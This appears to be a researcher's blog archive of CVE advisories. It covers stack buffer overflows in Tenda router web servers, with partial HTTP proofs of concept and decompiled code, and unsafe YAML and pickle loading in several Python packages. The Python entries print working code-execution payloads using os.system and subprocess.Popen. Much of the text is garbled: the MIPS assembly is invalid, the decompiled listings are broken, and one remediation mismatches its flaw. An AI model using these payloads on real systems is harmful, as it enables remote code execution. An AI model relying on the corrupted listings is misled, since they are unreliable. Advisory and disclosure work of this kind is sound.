

CVE-2020-13394: Tenda Vulnerability.

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13394 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi
3 AC15 V1.0 V15.03.05.19 multi TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server - httpd. While processing the `list` parameter for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
1 POST /goform/***** HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.10 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Cookie: password=qpl5gk
11
12 list=
```

Details

ARM

```


v25 = (char *)get_param(s1, (int)"list", (int)&unk_E09C4);
sub_7D454(v25, (int)"bandwidth.mode", 0xAu);
v8 = 0;
v9 = a;

else
{
    v59 = 0;
    memset(&dest, 0, 0x100u);
    strncpy(&dest, src);
    if (dest == 59)
    {
        sscanf(&dest, "%[^\n];%[^\n];%[^\n];%[^\n];", &v49, &v41, &v32, &v36);
    }
    else
    {
        sscanf(&dest, "%[^\n]\r%[^\n]\r%[^\n]\r%*", &v31, &v41, &v32, &v36);
        v59 = 1;
    }
    if (atoi((const char *)&v32) || atoi((const char *)&v36))

```

MIPS

```
sw      $a0, $a0($t0)
lw      $zero, 0x90+err_code($fp)
li      $w0, 0x0+0wp($fp) # wp
li      $w1, $w0, 0x510000
addiu   $a1, $w0, (aList - 0x510000) # "list"
li      $w0, 0x510000
addiu   $a2, $w0, (unk_510184 - 0x510000) # defaultGetValue
la      $w0, websGetVar
move    $t9, $w0
jalr    $t9, websGetVar
nop
$gp, 0x90+var_70($fp)
sw      $w0, 0x90+list($fp)
lw      $w0, 0x90+list($fp) # list
li      $w0, 0x510000
addiu   $a1, $w0, (Bandwidth_Mode_0 - 0x510000) # "bandwidth,mode"
li      $a2, 0xA # a
la      $w0, setQosMibList
move    $t9, $w0
jalr    $t9, setQosMibList
nop
lw      $gp, 0x90+var_70($fp)
```



CVE-2020-13393: Tenda Vulnerability.

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13393 [CVE details](#)

Affected products:

```

1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42_multi_
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01

```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server – httpd. While processing the `deviceId` and `time` parameters for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```

1 POST /goform/saveParentControlInfo HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain

```

ARM

```

v34 = v7;
v4b = 0;
v4b = (char *)get_param(v7, (int)"deviceId", (int)&unk_EC1D4);
v4b = (char *)get_param(v7, (int)"enable", (int)&unk_EC1D4);
nptr = (char *)get_param(v7, (int)"time", (int)&unk_EC1D4);
v4b = (char *)get_param(v7, (int)url_enable, (int)&unk_EC1D4);
v39 = (char *)get_param(v7, (int)"urls", (int)&unk_EC1D4);
v38 = (char *)get_param(v7, (int)"day", (int)&unk_EC1D4);
v37 = get_param(v7, (int)"block", (int)&unk_EC1D4);
v36 = get_param(v7, (int)"connectType", (int)&unk_EC1D4);
v35 = (char *)get_param(v7, (int)"limit_type", (int)"1");
v34 = get_param(v7, (int)"deviceName", (int)&unk_EC1D4);
if (v34)
    sub_C5240((int)v34, (int)src);
if (!nptr)
{
    ptr = malloc(0x2540);
    memset(ptr, 0, 0x2540);
    strcpy((char *)ptr + 2, src);
    ptr = malloc(0x2540);
    memset(v32, 0, 0x2540);
    SetValue("parent.global.en", "1");
    SetValue("filter.url.en", "1");
    SetValue("filter.mac.en", "1");
    strcpy((char *)v32 + 2, vrc);
    strcpy((char *)v32 + 34, nptr);
    memset(
        v38,
        "Xd,Xd,Xd,Xd,Xd,Xd,Xd",
        8 * 7
    );
}

```

[illegible]

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13392 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi
3 AC15 V1.0 V15.03.05.19 multi TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi TD01
```

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi_TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi_TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server - httpd. While processing the `funcpara1` parameter for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```

1 POST /goform/***** HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain
11 Cookie: password=iooqk
12
13 save=&imgname=&function=save_list_data&format=1&|||||||
```

ARM

```

65     }
66
67     v17 = (char *)get_param(v2, (int)"funcname", (int)&unk_D0EE8);
68     if ( *v17 )
69     {
70         if ( !strcmp(v17, "save_list_data") )
71         {
72             v18 = get_param(v2, (int)"funcparam1", (int)&unk_D0EE8);
73             v15 = (char *)get_param(v2, (int)"funcparam2", (int)&unk_D0EE8);
74             sub_4E9CC((int)v18, v15, 0x7Eu);
75         }
76         else if ( !strcmp(v17, "LoadDhcpService") )

```

```

1 int __fastcall sub_4E9C0C(int a1, char *a2, unsigned __int8 a3)
2 {
3     int result; // r0
4     unsigned __int8 c; // [sp+7h] [bp-160h]
5     char *c_1; // [sp+8h] [bp-16Ch]
6     int v6; // [sp+Ch] [bp-168h]
7     char v7; // [sp+14h] [bp-160h]
8     char v8; // [sp+1Ch] [bp-158h]
9     char s; // [sp+11Ch] [bp-58h]
10    char *v10; // [sp+15Ch] [bp-18h]
11    int v11; // [sp+160h] [bp-14h]
12    char *v12; // [sp+164h] [bp-10h]
13
14    v6 = a2;
15    c_1 = a3;
16    c = a3;
17    memset(&s, 0, 0x40u);
18    memset(&v8, 0, 0x100u);
19    v11 = 0;
20    if ( strlen(c_1) > 4 )
21    {
22        ++v11;
23        v12 = c_1;
24        while ( 1 )
25        {
26            v10 = strchr(v12, c);
27            if ( !v10 )
28                break;
29            *v10++ = 0;
30            memset(&s, 0, 0x40u);
31            sprintf(&s, "%s.list%d", v6, v11);
32            SetValue(&s, v12);
33            v12 = v10;
34            ++v11;
35        }
36        memset(&s, 0, 0x40u);
37        sprintf(&s, "%s.list%d", v6, v11);
38        SetValue(&s, v12);
39        sprintf(&/, "%d", v11);
40        sprintf(&s, "%s.listnum", v6);
41        SetValue(&s, &/);
42        memset(&s, 0, 0x40u);
43        sprintf(&s, "%s.list%d", v6, ++v11);
44        result = GetValue(&s, &v8);
45        while ( v8 )
46        {
47            UnSetValue(&s);
48            memset(&s, 0, 0x40u);
49            memset(&v8, 0, 0x100u);
50            sprintf(&s, "%s.list%d", v6, ++v11);
51            result = GetValue(&s, &v8);
52        }
53    }
54    else
55    {
56        memset(&s, 0, 0x40u);
57        sprintf(&s, "%s.listnum", v6);
58        SetValue(&s, "0");
59        memset(&s, 0, 0x40u);
60        memset(&v8, 0, 0x100u);
61        sprintf(&s, "%s.list%d", v6, ++v11);
62    }
63 }

```

MIPS

```

# MIPS assembly code snippets
# Snippet 1: Initial setup and loop start
lw $a0, 0x10000($fp) # a0
li $t0, 0x10000
addiu $a1, $a0, (funcpara1 - 0x10000) # "funcpara1"
li $t1, 0x10000
addiu $a2, $a0, (funcpara2 - 0x10000) # defaultReturnValue
lw $v0, 0x10000
move $t2, $a0
jalr $t2, subGetVar
nop
lw $t3, 0x10000var_340($fp)
sw $v0, 0x10000var_340($fp)
lw $a0, 0x10000($fp) # a0
li $t0, 0x10000
addiu $a1, $a0, (funcpara2 - 0x10000) # "funcpara2"
li $t1, 0x10000
addiu $a2, $a0, (funcpara2 - 0x10000) # defaultReturnValue
lw $v0, 0x10000
move $t2, $a0
jalr $t2, subGetVar
nop
lw $t3, 0x10000var_340($fp)
sw $v0, 0x10000var_340($fp)
lw $a0, 0x10000var_340($fp) # list_name
lw $a1, 0x10000var_340($fp) # buf
li $t0, 0x10000
addiu $a2, $a0, 0
nop
lw $t3, 0x10000var_340($fp)
sw $v0, 0x10000var_340($fp)
lw $a0, 0x10000var_340($fp)
nop

# Snippet 2: sprintf call overwriting return address
addiu $v0, $fp, 0x170000_name
move $a0, $v0 # a0
move $a1, $zero # c
li $a2, 0x00000000 # " "
li $a3, 0x00000000 # " "
move $t2, $a0
jalr $t2, subGetVar
nop
lw $t3, 0x10000var_340($fp)
addiu $v0, $fp, 0x170000_name
move $a0, $v0
addiu $a1, $v0, 0x170000_name
move $a2, $v0
move $a3, $v0
lw $a4, 0x170000list_name($fp)
li $a5, 0x00000000
move $t2, $a0
jalr $t2, subGetVar
nop
lw $t3, 0x10000var_340($fp)
addiu $v0, $fp, 0x170000_name
move $a0, $v0
addiu $a1, $v0, (list_34020000 - 0x10000) # "0"
move $a2, $v0
move $a3, $v0
jalr $t2, subGetVar
nop
lw $t3, 0x10000var_340($fp)

```

CVE-2020-13391: Tenda Vulnerability

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13391 [CVE details](#)

Affected products:

```

1 AC9 V1.0 V15.03.05.19 (6318)_CN
2 AC9 V1.0 V15.03.05.19 multi_T001
3 AC15 V1.0 V15.03.05.19 multi_T001
4 AC18 V15.03.05.19 (6318)_CN
5 AC6 V1.0 V15.03.05.19 multi_T001

```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19, TD01, AC9 V1.0 V15.03.05.19 (6318), AC9 V3.0 V15.03.06.42, multi, AC15 V1.0 V15.03.05.19, multi, TD01, AC18 V15.03.05.19 (6318) devices. There is a buffer overflow vulnerability in the router's web server -- httpd. While processing the speed_dir parameter for a post request, the value is directly used in a sprintf to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

Details

ARM

MIPS

```
loc_471714:
li      $v0, 0x510000
addiu   $v0, (aErrCodeSpeedD - 0x510000) # ("errCode\":"%d, \"speed_dir\":"%)
addui   $v1, $fp, 0x70+ret_buf
move    $a0, $v1 #
move    $a1, $v0 # format
lw      $a2, 0x70+err_code($fp)
lw      $a3, 0x70+speed_dir($fp)
la      $v0, sprintf
move    $t9, $v0
jalr    $t9, # sprintf
nop
addui   $gp, 0x70+var_60($fp)
lw      $v0, $fp, 0x70+ret_buf
```

CVE-2020-13390: Tenda Vulnerability

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13390 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318) CN
2 AC9 V3.0 V15.03.06.42 multi-
3 AC15 V1.0 V15.03.05.19 multi-TD01
4 AC18 V15.03.05.19(6318) CN
5 AC6 V1.0 V15.03.05.19 multi-TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19_multi TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42_multi, AC15 V1.0 V15.03.05.19_multi TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server - httpd. While processing the `entrys` and `mitInterface` parameters for a post request, the value is directly used in a `sprintf` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

```
1 POST /goform/addressNat HTTP/1.1
2 Host: 192.168.18.131
3 Accept: */*
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10 Content-Type: text/plain
11 Cookie: password=whv5gk
12
13 entry=|||||
```

Details

ARM

```

1  int __fastcall fromAddressMat(int a1)
2  {
3      void *v1; // r0
4      int v2; // r0
5      int v4; // [sp+ch] [bp-420h]
6      int v5; // [sp+14h] [bp-418h]
7      char s; // [sp+114h] [bp-318h]
8      char v7; // [sp+314h] [bp-118h]
9      void *v8; // [sp+414h] [bp-18h]
10     void *v9; // [sp+418h] [bp-14h]
11     void *v10; // [sp+41Ch] [bp-10h]
12
13     v4 = v1;
14     memset(&v5, 0, 0x100u);
15     v10 = get_param(v4, (int)"entries", (int)&unk_E41FC);
16     v9 = get_param(v4, (int)"miInterface", (int)&unk_E41FC);
17     sprintf(&s, "%s;%s", v10, v9);
18     sub_42BC0((int)"adv.address", &s, 0x7Eu);
19     v1 = get_param(v4, (int)"page", (int)"7");
20     v8 = v1;
21     v2 = sprintf(&v7, "advance/addressNat1List.asp?page=%s", v1);
22     if ( commit(&v2) )
23     {
24         sprintf((char *)&v5, "advance_Type-%d", 7);
25         send_msg_to_netctrl(5, &v5);
26     }
27     return sub_2B0D94(v4, &v7);
28 }

```

MIPS

[illegible]

CVE-2020-13389: Tenda Vulnerability.

Vendor of the products: Tenda

Reported by: Joel

CVE-2020-13389 [CVE details](#)

Affected products:

```
1 AC9 V1.0 V15.03.05.19(6318)_CN
2 AC9 V3.0 V15.03.06.42 multi
3 AC15 V1.0 V15.03.05.19_multi_TD01
4 AC18 V15.03.05.19(6318)_CN
5 AC6 V1.0 V15.03.05.19_multi_TD01
```

Overview

An issue was discovered on Tenda AC6 V1.0 V15.03.05.19 multi TD01, AC9 V1.0 V15.03.05.19(6318), AC9 V3.0 V15.03.06.42 multi, AC15 V1.0 V15.03.05.19 multi TD01, AC18 V15.03.05.19(6318) devices. There is a buffer overflow vulnerability in the router's web server - httpd. While processing the `schedStartTime` and `schedEndTime` parameters for a post request, the value is directly used in a `strcpy` to a local variable placed on the stack, which overrides the return address of the function. The attackers can construct a payload to carry out arbitrary code attacks.

POC

This PoC can result in a Dos.

Given the vendor's security, we only provide parts of the HTTP.

[illegible]

Details

ARM

```

v15 = 1;
    (char *)get_param(v0, (int)schedPriority, (int)0);
    (char *)get_param(v0, (int)schedStartTime, (int)&unk_E0D10);
    v21 = (char *)get_param(v0, (int)schedEndTime, (int)&unk_E0D10);
    nptr = (char *)get_param(v0, (int)timeType, (int)0);
    s = (char *)get_param(v0, (int)day, (int)"1,1,1,1,1,1");
    i = 0;
    SetValue("wl.public.enable", &dest);
    if ( !C_BYTEdest )
        strcpy(&dest, "1");
    if ( atoi(nptr)
        sscanf(" %d,%d,%d,%d,%d,%d,%d", &v9, &v10, &v11, &v12, &v13, &v14, &v15);
        SetValue("sys.sched.wifi.timeType", nptr);
        ptr = malloc(0x190);
        v26 = atoi(v23);
        v26 = mbz26(v0, v21, s, &v7, &v8, 128, 128);
        if ( v26 && v24 )
        {
            case
            {
                SetValue("nkgw.wlan.offtime.list1", &v7);
                SetValue("nkgw.wlan.ontime.list1", &v8);
                if ( ptr )
                {
                    v1 = atoi((const char *)&dest) != 0;
                    *(C_BYTE *)ptr = v1;
                    v2 = atoi(v23) != 0;
                    *(C_BYTE *)ptr + 1 = v2;
                    strcpy((char *)ptr + 2, v0);
                    strcpy((char *)ptr + 10, v23);
                    for ( i = 0; i <= 0; ++i )
                        *(C_BYTE *)ptr + i + 18 = *(C_DWORD *)&v27[4 * i - 72] != 0;
                    sub_36814(nptr, 0);
                    free(ptr);
                    v26 = 0;
                }
            }
        }
    }
    if ( v24 )

```

MIPS

```

swz0ro, 0x310+lan_info.lan_if+4($fp)
swz0ro, 0x310+lan_info.hzfp_pwrz($fp)
lw $a0, 0x310+var_5($fp) # sp
li $a0, 0x200000
addiu $a1, $a0, (afirewallen - 0x520000) # "firewallen"
li $a0, 0x520000
addiu $a2, $a0, (all11_0 - 0x520000) # "1111"
lw $a0, subnstrvar
move $t9, $a0
jalr $t9, subnstrvar
nop

lw $gp, 0x310+var_50($fp)
sw $a0, 0x310+firewall_value($fp)
lw $a0, 0x310+firewall_value($fp) # s
la $a0, strlen
move $t9, $a0
jalr $t9, strlen
nop
lw $gp, 0x310+var_2f8($fp)
slliu $a0, 4
nop, loc_40140C
nop

lw $a0, 0x310+firewall_value($fp)
addiu $r1, $fp, 0x310+firewall_buf
move $a0, $r1 # dest
move $a1, $a0 # src
la $a0, strcopy
move $t9, $a0
jalr $t9, strcopy
nop
lw $gp, 0x310+var_2f8($fp)
addiu $a0, $fp, 0x310+old_dos_buf

```

CVE-2020-13388: vulnerability in jw.util

Python Package: [jw.util](#)

Version: <= 2.3

Reported by: Joel
CVE-2020-13388 [CVE details](#)

Overview
An exploitable vulnerability exists in the configuration loading functionality of `ju.util` before 2.3. Configuration is a module for handling configurations from a YAML source and a class for simplifying access to a configuration tree. Load configuration from stream with YAML can execute arbitrary python commands resulting in command execution. An attacker can insert python into loaded yaml to trigger this vulnerability.

POC

```
1 from ju.util import configuration
2 configuration.FromString('!python/object/apply:os.system ["calc.exe"]')
3 configuration.FromStream('!python/object/apply:os.system ["calc.exe"]')
```

Remediation
It should use `yaml.safe_load` to parse yaml file.

[CVE-2018-14572: Vulnerability in Conference-scheduler-cli](#)
Python Package: [conference-scheduler-cli](#)

Version: <= 0.10.1
Published: 24 Jul 2018
Reported by: Joel
CVE-2018-14572 [CVE details](#)

Overview
In `conference-scheduler-cli`, a `pickle.load` call on imported data allows remote attackers to execute arbitrary code via a crafted `.pickle` file, as demonstrated by Python code that contains an `os.system` call.

POC

```
1 from scheduler import io
2 import os
3 from pathlib import Path
4 import pickle
5 class JoelTest(object):
6     def __reduce__(self):
7         import subprocess
8         return (subprocess.Popen, ('calc.exe',))
9 test = JoelTest()
10 f=open('solution\scheduler.pickle','wb')
11 pickle.dump(test,f)
12 f.close()
13 io.import_schedule_definition(Path(Path.cwd()), 'solution')
```

Remediation
It should use `yaml.safe_load` to parse yaml file.

[CVE-2017-16764: Vulnerability in Django_make_app](#)
Python Package: [django_make_app](#)

Version: Before 0.1.3
Published: Nov. 10 th. 2017
Reported by: Joel
CVE-2017-16764 [CVE details](#)

Overview
`Django_make_app` is Define models and fields using YAML and generate app for Django with views, forms, templates etc. An issue was discovered in the `django_make_app` package before 0.1.3. Untrusted data passed into the `read_yaml_file` function can execute arbitrary python commands resulting in command execution.

POC

```
1 from django_make_app.io.utils import read_yaml_file
2 yaml_raw_data = read_yaml_file('joel.yml')
3 #!joel.yml: !python/object/apply:os.system ["calc.exe"]
```

Remediation
At present, manufacturers have not yet related repair patch. It should use `yaml.safe_load` to parse yaml file.

[CVE-2017-16763: Configure Loaded Through Confire](#)
Python Package: [confire](#)

Version: Before 0.2.0
Published: Nov. 10th. 2017
Reported by: Joel
CVE-2017-16763 [CVE details](#)

Overview
`Confire` is a simple but powerful configuration scheme that builds on the configuration parsers of Scapy, Elasticsearch, Django and others. Due to the user specific configuration was loaded from `~/confire.yaml` using `yaml.load()`, an issue was discovered in the `Confire` package before 0.2.0. Untrusted data passed into the `confire.yaml` files can execute arbitrary python commands resulting in command execution.

POC

```
1 class MyConfig(Configuration):
2     mysetting = True
3     logpath = "/var/log/myapp.log"
4     appname = "myapp"
5     settings = MyConfig.load()
6 #CONF PATHS = [
7     #!~/etc/confire.yaml', # The global configuration
8     #os.path.expanduser('~/.confire.yaml'), # User specific configuration
9     #os.path.abspath('conf/confire.yaml') # Local directory configuration
10 ]
11 #!~/confire.yaml: !python/object/apply:os.system ["calc.exe"]
12
```

Remediation
The updated versions of `confire` correctly use the `yaml.safe_load` method which prevents remote code execution.

[← Older Blog Archives](#)



About Me



Hi, I'm [Joel](#)!

To see what I'm working on, check out my GitHub page [here](#).

Recent Posts

- [CVE-2020-13394: Tenda Vulnerability](#).
- [CVE-2020-13393: Tenda Vulnerability](#).
- [CVE-2020-13392: Tenda Vulnerability](#).
- [CVE-2020-13391: Tenda Vulnerability](#).
- [CVE-2020-13390: Tenda Vulnerability](#).

GitHub Repos

- [joel-malwarebenchmark.github.io](#)

[@joel-malwarebenchmark](#) on GitHub

Copyright © 2020 - Joel - Powered by [Oxtonpress](#)